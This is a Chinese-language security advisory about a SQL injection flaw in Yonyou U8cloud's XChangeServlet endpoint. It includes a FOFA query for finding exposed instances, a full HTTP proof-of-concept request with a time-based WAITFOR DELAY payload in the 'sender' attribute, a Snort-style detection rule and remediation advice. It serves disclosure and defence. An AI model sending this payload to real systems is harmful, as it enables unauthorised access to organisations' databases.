

用友U8cloud XChangeServlet SQL注入漏洞(QVD-2026-38848)

用友U8cloud XChangeServlet SQL注入漏洞(QVD-2026-38848)，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

用友U8cloud

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: app="用友-U8-Cloud"

POC/EXP:

```
POST /service/XChangeServlet HTTP/1.1
Host: 127.0.0.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/456 Safari/537.36

<?xml version="1.0" encoding="UTF-8"?>
<ufinterface roession="test" account="" billtype="gl" groupcode="01" sender="Y0-test";WAITFOR DELAY '0:0:5'--" receiver="101" proc="import">
  <bill id="0001">
    <billhead>
      <pk_org>test</pk_org>
    </billhead>
  </bill>
```

</ufinterface>



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"用友U8cloud QVD-2026-38848 - xChangeServlet sender属性 SQL注入(WAITFOR
  DELAY)";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri;
    content: "/service/XChangeServlet";
  fast_pattern;
  http.content_type; content:"application/xml";
  http.request_body;
    content: "<ufinterface";
    content: "sender="; distance:0;
    content: "WAITFOR"; distance:0; nocase;
    content: "DELAY"; distance:0; nocase;
  metadata:
    service http,
    affected_product "用友 U8cloud 2.0-5.1sp",
    vulnerability_type "SQL Injection (MSSQL Time-based Blind)",
    qid "QVD-2026-38848",
    severity "critical";
  classtype:web-application-attack;
  sid:1000724;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限，升级至安全版本。